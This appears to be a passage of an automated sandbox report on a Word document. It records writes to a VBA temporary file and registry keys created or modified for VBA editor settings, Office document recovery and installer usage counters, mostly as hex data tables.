C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	51 00	Q.	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	02 00	..	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	06 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	91 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	b3 02 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	0d 23 00 00	.#..	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	24 00 00 00	$...	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	ff ff ff ff	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	20 00 00 00	...	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	80 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	0d 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	bc 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	580	00 00 00 00 64 00 00 00 c8 00 00 00 2c 01 00 00 90 01 00 00 f4 01 00 00 58 02 00 00 bc 02 00 00 20 03 00 00 84 03 00 00 e8 03 00 00 4c 04 00 00 b0 04 00 00 14 05 00 00 78 05 00 00 dc 05 00 00 40 06 00 00 a4 06 00 00 08 07 00 00 6c 07 00 00 d0 07 00 00 34 08 00 00 98 08 00 00 fc 08 00 00 60 09 00 00 c4 09 00 00 28 0a 00 00 8c 0a 00 00 f0 0a 00 00 54 0b 00 00 b8 0b 00 00 1c 0c 00 00 80 0c 00 00 e4 0c 00 00 48 0d 00 00 ac 0d 00 00 10 0e 00 00 74 0e 00 00 d8 0e 00 00 3c 0f 00 00 a0 0f 00 00 04 10 00 00 68 10 00 00 cc 10 00 00 30 11 00 00 94 11 00 00 f8 11 00 00 5c 12 00 00 c0 12 00 00 24 13 00 00 88 13 00 00 ec 13 00 00 50 14 00 00 b4 14 00 00 18 15 00 00 7c 15 00 00 e0 15 00 00 44 16 00 00 a8 16 00 00 0c 17 00 00 70 17 00 00 d4 17 00 00 38 18 00 00 9c 18 00	....d.....,.....X..... .....L.....x... ....@.....I.....4..... .....`.....(.....T... .....H.....t..... <.....h.....0... .....\.....$.....P. .....|.....D..... p.....8.....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	88 03 00 00 a4 38 00 00 ff ff ff ff 0f 00 00 00	.....8.....	success or wait	1	7FEE912FDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	8c 4e 00 00 d0 08 00 00 ff ff ff ff 0f 00 00 00	.N..............	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	5c 57 00 00 1c 00 00 00 ff ff ff ff 0f 00 00 00	\W..............	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	bc 4a 00 00 d0 03 00 00 ff ff ff ff 0f 00 00 00	.J..............	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	2c 3c 00 00 80 00 00 00 ff ff ff ff 0f 00 00 00	,<..............	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ac 3c 00 00 10 0e 00 00 ff ff ff ff 0f 00 00 00	.<..............	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	78 57 00 00 00 02 00 00 ff ff ff ff 0f 00 00 00	xW..............	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	78 59 00 00 78 47 00 00 ff ff ff ff 0f 00 00 00	xY..xG..........	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	f0 a0 00 00 54 06 00 00 ff ff ff ff 0f 00 00 00	....T...........	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	44 a7 00 00 10 0e 00 00 ff ff ff ff 0f 00 00 00	D...............	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	54 b5 00 00 10 00 00 00 ff ff ff ff 0f 00 00 00	T...............	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	14500	26 21 00 00 64 b5 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff 26 21 01 00 64 b5 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00 2c 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff a6 10 02 00 64 b5 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 00 00 00 00 00 44 00 00	&!..d........................ ....&!..d.............. ....0..... ..,........................... ....d..... ....H.......D..	success or wait	1	7FEE912FDDC	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEE90BE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEE90BE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEE90BE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F5561	success or wait	1	7FEE90A9AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Cambria Math	binary	02 04 05 03 05 04 06 03 02 04	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F5561	F5561	binary	04 00 00 00 8C 08 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 8A 90 F9 B3 2C E6 D6 01 61 55 0F 00 61 55 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE90A9AC0	unknown

Copyright null 2021

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	PropertiesWindow	unicode	8 28 180 640 1	success or wait	1	7FEE91740BA	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	MainWindow	unicode	0 0 0 0 1	success or wait	1	7FEE91740BA	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	MdiMaximized	unicode	0	success or wait	1	7FEE91740BA	RegSetValueExA

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	Dock	binary	02 00 4C 01 05 00 08 00 04 00 1E 00 FC 03 FC 02 FF 02 01 01 04 00 1E 00 B8 00 FC 02 FF 02 00 01 04 00 1E 00 B8 00 2F 01 05 00 00 01 04 00 35 01 B8 00 FC 02 01 00 00 01 BE 00 1E 00 FC 03 FC 02 FF 02 00 01 BE 00 1E 00 FC 03 FC 02 FF 02 01 01 BE 00 1E 00 FC 03 FC 02 00 00 00 01 BB 03 5E 00 FC 03 FC 02 06 00 00 00 D3 00 AF 01 09 03 32 02 FF 03 01 00 D3 00 AF 01 09 03 32 02 04 00 00 00 93 01 AF 01 09 03 32 02 03 00 00 00 D3 00 AF 01 09 03 32 02 02 00 00 00 21 00 72 01 6C 02 12 02 FF 03 01 00 21 00 72 01 E8 00 12 02 04 00 00 00 EE 00 72 01 A9 01 12 02 03 00 00 00 AF 01 72 01 6C 02 12 02 02 00 00 00 F8 02 81 00 AC 03 01 01 05 00 00 00 59 00 30 02 0D 01 4B 03 01 00 00 00 3A 03 BC 00 79 03 1F 02 06 00 00 00 16 00 16 00 D9 01 C4 00 04 00 01 00 2C 00 2C 00 EB 01 E3 00 03 00 01 00 42 00 42 00 3B 02 F7 00 02 00 01 00 00 00 00 00 00 00 00 00 08 00 00 00 58 00 57 00 37 01 FF 01 01 00 01 00 00 00 00 00 00 00 00 00 06 00 01 00 6E 00 6E 00 7F 01 52 01 05 00 01 00 00 00 00 00 00 00 00 00 00 00 01 00	success or wait	1	7FEE9147506	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	FolderView	unicode	1	success or wait	1	7FEE91740BA	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	Tool	binary	00 00 00 00 07 00 00 00 47 65 6E 65 72 61 6C 00 FF FF FF FF FF FF FF FF	success or wait	1	7FEE917426C	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	CtlsShowSelected	unicode	0	success or wait	1	7FEE91740BA	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	DsnShowSelected	unicode	0	success or wait	1	7FEE91740BA	RegSetValueExA

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1378353198	1378353199	success or wait	1	7FEE90A9AC0	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1378353199	1378353200	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F5561	F5561	binary	04 00 00 00 8C 08 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 8A 90 F9 B3 2C E6 D6 01 61 55 0F 00 61 55 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 8C 08 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 61 55 0F 00 61 55 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE90A9AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 